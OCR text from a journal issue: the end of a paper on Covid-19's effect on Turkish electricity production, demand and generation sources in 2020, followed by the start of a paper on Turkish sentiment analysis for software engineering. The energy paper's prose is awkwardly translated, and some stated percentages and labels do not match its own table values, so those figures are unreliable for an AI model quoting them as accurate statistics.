


Figure 8 Turkey monthly change in the last three years of gross electricity production.

As expected, the total electricity consumption of the country started to increase rapidly in 2020, and the total electricity production in the first month of the year reached approximately 26.1 billion kWh with an increase of 3.91 percent compared to the same period of the previous year. Similarly, electricity consumption rose to 24.1 billion kWh in February 2020, with an increase of 5.98 percent compared to the same month of the previous year. This increase, which took place at the beginning of 2020, when we came to March, the increase in electricity demand started to stop due to the quarantine measures taken with the effect of the first case on March 11, 2020. With the effect of the measures taken in the Covid-19 process, the total electricity consumption in March 2020 was 23.6 billion kWh with a decrease of -0.56%. After that, electricity consumption in Turkey in April and May showed a rapid decline and electricity consumed near 19 billion kWh in April and 19.5 billion kWh in May. These values indicate a 15.5% decrease compared to 22.6 billion kWh consumption in April 2019 and a 16.4% decrease compared to 24.1 billion kWh consumption in May 2019 (Table 1).

Table 1 In the last three years with 7-month gross electricity production and exchange on a monthly the previous two years of electricity generation in 2020 by the Covid-19 process in Turkey.

Month	2018 Production	2019 Production	2020 Production	Change by 2019 (%)	Change by 2018 (%)
Jan	25867,41	26058,60	26124,05	3,91	0,99
Feb	22780,05	23522,12	24159,49	5,98	6,06
March	24123,98	24843,57	23690,83	-0,56	-1,80
April	22724,98	22560,96	19079,35	-15,56	-16,04
May	22966,98	24176,75	19.577,41	-16,48	-14,76
June	22791,62	24258,08	22467,32	-2,61	-1,42
July	29589,09	28789,66	28773,61	-0,06	-2,76




Figure 9 Change of 6-month gross electricity generation in 2020 compared to the same month of the last three years in Turkey.




Figure 10 Turkey's monthly gross electricity production of 6-month change in 2020 compared to the same month of 2019.

Turkey's monthly gross electricity production of his first 7 months of 2020, compared with the last three months of the year Covid-19 electricity production process is clearly evident in some of the changes. Accordingly, with the month of March, when the first incident occurred, electricity generation started to decrease compared to 2019, and this decline reached peaks of -15.56% and -16.48% in April and May, and the downward trend lost pace with the normalization step in June (Figures 9 and 10).

5. Electricity Consumption And Source Change of Production in The Covıd-19 Period

When the electricity consumption in the following weeks with the week of March 11, 2020, when the first Covid-19 case was observed, demand decreased rapidly, the full quarantine measures continued to decrease until the week of June 1, 2020, when the normalization process was decided, and electricity consumption with the week containing this date It is observed that it started to increase again (Figure 11).




Figure 11 According to the maximum demand forces in March 2017-2019, Changing of daily peak demand power in March 2020.

Weekly Percent Change (HYD) values in electricity consumption were between 11th and 15th weeks when the first case was seen, March 11, 2020, and HYD1 = -19.3 between the 15th and 18th weeks, and the HYD2 = -0.37 between the weeks 15 and 18. After this week, electricity consumption has increased by 9% for 3 weeks and between the 18th week and the 20th week, HYD3 = 9.3. Then, electricity consumption started to decline again, and between the 18th and 20th week, HYD4 = -13.3.

Turkey's electricity demand between 19% decrease of 15th week marks the 11th week, between the 11th week in 22nd week showed itself as a demand reduction of 23% (Figures 12 and 13).




Figure 12 Turkey's electricity production in the weeks of between March-June 2020.




Figure 13 Covid-19 due to the decrease in electricity production in Turkey in 2020, changes that up to June 1, 2020 ceased to full quarantine.




Figure 14 Comparison of the electricity consumption amount of subscribers in March 2020, when the first Covid-19 case was seen, with the March 2019 values.

Compared to the March 2019 values of the subscriber-based electricity consumption in March 2020, when the first Covid-19 case was observed, electricity consumption in residential and industrial areas increased in both amount and percentage, while a decrease of approximately 4%, corresponding to the amount of 792 million kWh of electrical energy in business enterprises (Figure 14). While the first case did not affect industrial production on March 11, 2020, when it appeared, household electricity consumption increased by 105 million kWh with stay-at-home warnings, and it was observed that electricity consumption decreased due to the decrease in work or partial work in business enterprises.




Figure 15 Comparison of the share of electricity consumption per subscriber in total consumption in March 2020, when the first Covid-19 incident was seen, with the March 2019 values.

According to the data that includes the analysis of electricity consumer behavior, household electricity consumption was shown in April compared to March, when the curfew began, while electricity consumption in businesses decreased. When looking at only March 2020, no significant change was observed based on lighting, while there was a 4.1% decrease in demand in businesses. Besides, with the effect of "stay at home" practices, an increase of 1.2% in domestic electricity consumption and 3% in industrial electricity consumption occurred (Figure 15). However, a consumption change directly proportional to the Covid-19 process is not observed in general lighting consumption.




Figure 16 The change of resources used in the 8-month electricity generation in 2020 in the Covid 19 process.

The quarantine measures implemented with the start of the Covid-19 process have also been effective in the resources used in electricity generation. As can be seen in Figure 16, with the increase in the share of hydraulic power plants in electricity generation, electricity generation in coal power plants has decreased at an opposite rate to complement each other. Covid-19 process March starting in 2020 caused by falling consumption until July 2020 Turkey in the decline in the total gross power generation, there is provided by decreasing the production of power plants based on natural gas for welding (Figure 17).

When the fossil fuels used in electricity production are analyzed, it is observed that the share of natural gas decreased by 7% in March 2020 from 17% in 2019 to 10%, from 13% in April to 8% and from 12% in May. The biggest change in electricity generation occurred in natural gas (Figure 17). In the Covid-19 process, the share of coal (asphaltite, lignite, hard coal and imported coal) used in electricity production in 2020 was compared with the values of 2019 monthly, the share in electricity generation did not change significantly, and its share in electricity generation was higher in June 2020, when the normalization process started (Figure 18).




Figure 17 Comparison of the share of natural gas used in electricity generation in 2020 in the Covid 19 process, monthly with 2019 values.




Figure 18 Comparison of the share of coal (asphaltite, lignite, hard coal and imported coal) used in electricity generation in 2020 in the Covid-19 process with 2019 values on a monthly basis.

The production of hydroelectric power plants, which are based on water revenues, increased in this period (Figure 19). Besides, between March 2020, when the decrease in electricity consumption occurred, and July 2020, the production of renewable energy power plants based on solar energy was not affected, and production increases due to capacity increase occurred (Figure 20).




Figure 19 Comparison of the share of hydroelectric used in electricity generation in 2020 with the monthly values of 2019 in the Covid-19 process.

Covid-19 period, Turkey's total gross electricity between the decline occurred as the March 2020 July 2020 months in consumption, while the fall in electricity production from renewable energy plants based on wind power despite the annual capacity increase is thought to be due to the connected wind energy exchange of meteorological phenomena (Figure 21). Looking at the distribution of the resources of Turkey's electricity production in 7 months of 2020, generally it is seen as being unaffected by Covid-19 process of electricity generation based on renewable energy sources.




Figure 20 Comparison of the share of solar power plants used in electricity generation in 2020 in the Covid 19 process with the monthly values of 2019.




Figure 21 Comparison of the share of wind power plants used in electricity generation in 2020 in the Covid19 process, monthly with 2019 values.

6. Results And Recommendations

Due to the restriction of social and economic activity caused by the coronavirus outbreak it seems to be a decrease in Turkey's electricity demand. Although isolation practices throughout Turkey with the administration's restaurants, followed by cafes and other small businesses closing instructions, the economic activities in the country after staying in grocery stores and pharmacies are open and have declined sharply and this has affected the electricity consumption by lowering direction. During this period, some businesses started to consume more electrical energy, but the electrical energy they consume decreased as most of them had to stop or slow down their businesses. March 11, 2020, from the date shown in the new type of coronavirus country, the electricity consumption growth trend began residential subscribers in Turkey. On account of the measures taken against the coronavirus epidemic, with the effect of the increase in the rate of working from home and staying at home, electricity consumption in business centers decreased, while the increase in electricity consumption in residential groups continued to show its effect in April after March.

If the low levels of electricity consumption in countries continue, it will negatively affect the production of fossil fuel plants due to limited production and reduced incomes. However, in terms of solar, wind, hydraulic and other renewable power plants, since the electricity produced by them is first sent to the grid, they have no obstacles to their operation, as a result, the penetration of renewable energy in the electricity grids will reach the highest levels. Analysis of electricity consumption trends in countries due to the Covid-19 process has had significant effects on behavioral changes in the short and long term.

References

[1] I. Dincer, "Covid-19 coronavirus: Closing carbon age, but opening hydrogen age", *Int J Energy Res.*, vol. 44. pp. 6093–6097, 2020. https://doi.org/10.1002/er.5569.

[2] T. Mylenka, "Impact of Covid 19 on the global energy sector", 2020. [Online]. Available: www.pv-magazine.com/2020/04/24/impact-of-covid-19-on-the-global-energy-sector. [Accessed: 09-Aug-2020].

[3] IEA, "COVID-19. Exploring the impacts of the Covid-19 pandemic on global energy markets, energy resilience, and climate change," 2020. [Online]. Available: https://www.iea.org/reports/global-energy-review-2020. [Accessed: 10-Aug-2020].

[4] M. Narajewski, F.Ziel, "Changes in electricity demand pattern in Europe due to COVID-19 shutdowns", *IAEE Energy Forum.* (Special issue), pp. 44–47, 2020.

[5] M. Williamson, A. Zaman, "COVID-19 crisis reinforces the importance of the sustainable energy transition," 2020. [Online]. Available: https://www.unescap.org/blog/covid-19-crisis-reinforces-importance-sustainable-energy-transition. [Accessed: 10-Aug-2020].

[6] M. Narajewski , F. Ziel, "Changes in Electricity Demand Pattern in Europe Due to COVID-19 Shutdowns", *IAEE Energy Forum* , Covid-19 Issue*,* 2020. [Online]. Avaliable: https://www.iaee.org/en/publications/newsletterdl.aspx?id=883, [Accessed: 10-Sep-2020].

[7] M. Bulut, "Editorial: Effects of New Normal Life on Electricity Consumption in Covid-19 Process", *Journal of Scientific, Technology and Engineering Research*, vol. 1, no. 1, pp. 4-6, 2020. DOI: 10.5281/zenodo.3902885

[8] TEIAŞ (Turkish Electricity Transmission Co.), "Turkey Electricity Production and Transmission Statistics", 2020. [Online]. Avaliable: https://www.teias.gov.tr/tr-TR/turkiye-elektrik-uretim-iletim-istatistikleri. [Accessed: 10-Aug-2020].

[9] TEIAŞ (Turkish Electricity Transmission Co), "Load Dispatch Information System (YTBS)", 2020. [Online]. Avaliable: https://ytbsbilgi.teias.gov.tr/ytbsbilgi/frm_istatistikler.jsf. [Accessed: 5-Sep-2020].

[10] EMRA (Energy Market Regulatory Authority , "Electricity Market Official Statistics List", 2020. [Online]. Avaliable: www.epdk.gov.tr/Detay/Icerik/3-0-167/resmi-istatistikleri. [Accessed: 15-Sep-2020].

[11] TEDAŞ (Turkey Electricity Distribution Corporation), "Information Center, General Lighting Consumption," 2020. [Online]. Avaliable : https://www.tedas.gov.tr/#!tedas_tarifeler_1, [Accessed : 5-Sep-2020].

[12] EPİAŞ (Turkish Energy Exchange), "Exist Transparency Platform," 2020. [Online]. https://seffaflik.epias.com.tr/transparency/index.xhtml. [Accessed: 3-Sep-2020].

[13] TEIAŞ (Turkish Transmission System Operator), *Annual Report*, pp. 35, 2009.

[14] ISE, “Fraunhofer Institute for Solar Energy Systems”, 2020. [Online]. Avaliable: www.energy-charts.de/power_inst.htm. [Accessed: 15-Jul-2020].

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.769969

Sentiment Analysis for Software Engineering Domain in Turkish

Mansur Alp Tocoglu[1]
[1]Manisa Celal Bayar University, Department of Software Engineering, Turgutlu 45400, Manisa, Turkey;
mansur.tocoglu@cbu.edu.tr; +90 236 314 10 10

Received 15 July 2020; Revised 12 November 2020; Accepted 07 December 2020; Published online 30 December 2020

Abstract

The focus of this study is to provide a model to be used for the identification of sentiments of comments about education and profession life of software engineering in social media and microblogging sites. Such a pre-trained model can be useful to evaluate students' and software engineers' feedbacks about software engineering. This problem is considered as a supervised text classification problem, which thereby requires a dataset for the training process. To do so, a survey is conducted among students of a software engineering department. In the classification phase, we represent the corpus by using conventional and word-embedding text representation schemes and yield accuracy, recall and precision results by using conventional supervised machine learning classifiers and well-known deep learning architectures. In the experimental analysis, first we focus on achieving classification results by using three conventional text representation schemes and three N-gram models in conjunction with five classifiers (i.e., naïve bayes, k-nearest neighbor algorithm, support vector machines, random forest and logistic regression). In addition, we evaluate the performances of three ensemble learners and three deep learning architectures (i.e. convolutional neural network, recurrent neural network, and long short-term memory). The empirical results indicate that deep learning architectures outperform conventional supervised machine learning classifiers and ensemble learners.

Keywords: sentiment analysis, software engineering, machine learning, text mining, deep learning

Yazılım Mühendisliği Alanında Türkçe Duygu Analizi

Öz

Bu çalışmanın amacı, sosyal medya ve mikroblog sitelerinde yazılım mühendisliğinin eğitim ve meslek yaşamıyla ilgili yorumların belirlenmesinde kullanılacak bir model sağlamaktır. Bu tür önceden eğitilmiş bir model, öğrencilerin ve yazılım mühendislerinin yazılım mühendisliği hakkındaki geri bildirimlerini değerlendirmek için yararlı olabilir. Bu problem, eğitim süreci için bir veri kümesi gerektiren bir metin sınıflandırma problemi olarak kabul edilmiştir. Veri kümesini oluşturmak için, yazılım mühendisliği bölümü öğrencileri arasında bir anket yapılmıştır. Sınıflandırma aşamasında, geleneksel ve kelime yerleştirme metin gösterme şemalarını kullanılarak ve geleneksel denetimli makine öğrenimi sınıflandırıcıları ve iyi bilinen derin öğrenme mimarilerini kullanılarak doğruluk sonuçları sağlanmıştır. Deneysel analizde, öncelikle beş sınıflandırıcı (Naïve Bayes, k-en yakın komşu algoritması, destek vektör makineleri, rastgele orman ve lojistik regresyon) ile birlikte üç geleneksel metin temsil şeması ve üç N-gram modeli kullanarak doğruluk sonuçları elde edilmiştir. Buna ek olarak, iki ensemble algoritması ve üç derin öğrenme mimarilerinin (convolutional neural network, recurrent neural network, and long short-term memory) performanslarını değerlendirilmiştir. Ampirik sonuçlarda derin öğrenme mimarilerinin geleneksel denetimli makine öğrenimi sınıflandırıcılarından ve ensemble algoritmalarından daha iyi performans gösterdiği tespit edilmiştir.

Anahtar Kelimeler: duygu analizi, yazılım mühendisliği, makine öğrenme, metin madenciliği, derin öğrenme

1. Introduction

In today's world, the enormous quantity of information is generated by users from all over the world with the developments in communication technologies on web. Social networks and microblogging websites are the main sources for people to share commonly for exchanging observations, thoughts, feedbacks and comments about any kind of review. This generated informative data can be in many forms such as image, text, sound, video and so on.

The user-generated text documents include many type of reviews such as product reviews, film reviews, hotel reviews, educational opinion reviews and profession reviews. In all these sources sentiments exist frequently. So it has become popular to extract sentiments out of user-generated text documents. Sentiment analysis in text is a process of identifying and classifying the views of users from text documents into different sentiments, such as, positive, negative and neutral [1]. This extracted informative knowledge can be very useful source to be used for decision support systems and individual decision makers [2].

